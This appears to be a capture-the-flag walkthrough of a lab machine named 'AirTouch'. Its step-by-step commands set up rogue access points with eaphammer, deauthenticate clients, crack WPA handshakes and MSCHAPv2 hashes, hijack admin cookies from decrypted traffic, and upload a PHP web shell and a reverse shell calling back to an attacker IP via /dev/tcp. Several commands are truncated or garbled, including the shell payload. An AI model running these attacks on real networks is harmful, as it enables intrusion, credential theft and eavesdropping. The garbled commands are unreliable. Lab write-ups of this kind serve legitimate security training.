

Reconnaissance
Command: nmap -A -Pn -sC -sU 10.129.9.109 -o nmapresult

Command: snmp-check 10.129.9.109 -c public -t 10 -v 2c

Command: ssh consultant@10.129.9.109, Password as given “RxBlZhLmOkacNWScmZ6D”

Command: sudo -i, to get root access

Command: cd eaphammer/local/hostapd-eaphammer/hostapd

Commands: touch hostapd.accept hostapd.deny
root@AirTouch-Consultant:~/eaphammer/XX/XX/# chmod 644 hostapd.accept hostapd.deny
root@AirTouch-Consultant:~/eaphammer/XX/XX/## echo “XX:XX:XX:XX:XX:XX” > hostapd.accept # Accept all
root@AirTouch-Consultant:~/eaphammer/XX/XX/# sed -i “s/ssid=test/ssid=AirTouch-Corporate/” hostapd.conf
root@AirTouch-Consultant:~/eaphammer/lXX/XX/# grep -n “accept_mac_file|deny_mac_file” hostapd.conf

Command: airmon-ng start wlan0

Command: cd ~/eaphammer/local/hostapd-eaphammer/hostapd

Command: cd ~/eaphammer/local/hostapd-eaphammer/hostapd && \
sed -i ’88s/./ssid2=”AirTouch-Corporate”/’ hostapd.conf && \ sed -i ‘289s|.|accept_mac_file=./hostapd.accept|’ hostapd.conf && \
sed -i ‘290s|.*|deny_mac_file=./hostapd.deny|’ hostapd.conf && \
echo “FF:FF:FF:FF:FF:FF” > hostapd.accept && \
./hostapd-eaphammer -i wlan0mon hostapd.conf

Command: sudo airodump-ng wlan0,1 ,2 ,3
Command: airodump-ng –bssid F0:XX:XX:XX:XX:XX –channel 6 -w handshake wlan0

Take another session of the box, and execute the following code on terminal 2.
Command: sudo aireplay-ng –ignore-negative-one -0 10 -a F0:9F:C2:XX:XX:XX -c 28:6C:XX:XX:XX:XX wlan1

Command: aircrack-ng -w ../wordlists/rockyou.txt -b F0:9F:C2:A3:F1:A7 handshake-01.cap

Command: wpa_passphrase “AirTouch-Internet” “challenge” > /XXX/XXX.conf
Command: wpa_supplicant -B -i wlan1 -c /XXX/XXX.conf

Command: dhclient wlan1

Command: ip addr show wlan1


Command: nmap -sn 192.168.3.0/24

Command: curl -s -u admin:admin http://192.168.3.1/login.cgi

Port 80!
Command: nmap -sV -p- –script ssh2-enum-algos,http-title 192.168.3.1
We need to analyze the wireshark file which was captured during the handshake, run the following commands:
Command: chown consultant:consultant /root/eaphammer/tremp/file-01.cap
Command: cp ~/eaphammer/tremp/file-01.cap /home/consultant/
On Your Attacker Machine, run the following command:

Command: scp consultant@10.10.xx.xx:/home/consultant/file-01.cap ./


Now you need to open the handshake.cap file in wireshark and do the following:
1. Enable decryption:
textEdit → Preferences → Protocols → IEEE 802.11
- Check “Enable Decryption”
- Click “Edit…” (next to Decryption Keys)
2. Add key:
text+ New
Key Type: wpa-pwd
Key: challenge:AirTouch-Internet
Use “http” filter as below and look for the traffic which contains username and password.

Now, go to the bottom pane to see the details, and click on “HTML Form URL Encoded: application/x-www-form-urlencoded”.

Now, do port forwarding by the following commands:
In your attacker machine, first terminal run the following:
1st Command: ssh -f -N -L 4444:192.168.3.1:80 consultant@10.129.13.xx consultant@10.129.13.xx’s
enter the password of consultant.
2nd Command: curl -v http://localhost:4444, to confirm if it’s successful.

If it is not successful, make sure the assigned IPs are correct, kill the session by the following commands.
Command: sudo pkill -f ssh
Once we analyze the http traffic, we can find the cookies which can set it in the browser to gain admin access

Now right click anywhere on the page and click on inspect, go to “cookies” and set the above PHPSESSID and UserRole fetched from the http packet

Once you have refreshed the page, you will see the upload section as followed:


We need to inpect other endpoints to be able to trigger the uploaded file to get the remote session. Run the following command
Command: for url in lab.php upload.php admin.php dashboard.php index.php; do
echo “=== $url ===”
curl -s -b “PHPSESSID=sr09ep75v3h2dmbj53nh7or2qs;UserRole=admin” \
http://127.0.0.1:XXXX/$url | grep -i “upload|file”
Now create the “.phtml” file with the following command and upload it:
Command: cat > exploit.phtml << ‘EOF’ & /dev/tcp/10.10.XX.XX/42420>&1″‘); ?>
EOF

Check the endpoints for the upload URL:

Command: echo ” > reader.phtml
curl -b “PHPSESSID=sr09ep75v3h2dmbj53nh7or2qs;UserRole=admin” \
-F “fileToUpload=@reader.phtml” -F “submit=Upload File” \
http://127.0.0.1:4242/index.php
Command: curl -b “PHPSESSID=sr09ep75v3h2dmbj53nh7or2qs;UserRole=admin” \ “http://127.0.0.1:4444/uploads/reader.phtml?file=/var/www/html/login.php”

Command: curl -b “PHPSESSID=sr09ep75v3h2dmbj53nh7or2qs;UserRole=admin” \ “http://127.0.0.1:4242/uploads/cmdshell.phtml?c=uname+-a”

once inside the machine as consultant, do ssh into the gateway and user the password admin.
Command: ssh user@192.168.3.1

Command: sudo -i
Command: cat user.txt

Root Flag
Command: cat send_certs.sh

In the same directory, you will find a folder called certs-backup. Use them in the following
Command: ./eaphammer –cert-wizard import –server-cert server.crt –ca-cert ca.crt –private-key server.key

Command: airodump-ng –channel 44 wlan0mon, to cpature the bssid

Command: ./eaphammer –creds -i wlan4mon -e “AirTouch-Office” -b XX:XX:XX:XX:XX:XX -c 44 –auth wpa-eap

Hash Captured

Command: hashcat -m 5500 rXCXSl::::4eXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX52f74 /usr/share/wordlists/rockyou.txt/rockyou.txt

Back on the target machine, you need to create a file for .conf to be used when you use wpa_supplicant.
Command: cat conf.conf
ctrl_interface=/var/run/wpa_supplicant
ap_scan=1
network={
ssid="AirTouch-Office"
scan_ssid=1
key_mgmt=WPA-EAP
eap=PEAP
identity="********"
password="*********"
phase1="peapver=0"
phase2="auth=MSCHAPV2"
}
Command: sudo wpa_supplicant -Dnl80211 -i wlanX -c ./**.conf -dd

Command: iw dev wlan4 link, should receive bssid.
If it shows “not connected“, fix the username and domain in the conf file.


Run both commands to verify.
Command: dhclient wlan4
Command: ifconfig wlan4

Command: ssh remote@10.10.10.1, and enter the password from send_certs.sh
Command: cat /etc/hostapd/hostapd_wpe.eap_user

Once you get the credentials, run the following command.
Command: exit.
Command: ssh a****@10.10.10.1

Command: sudo -i, ls



Leave a Reply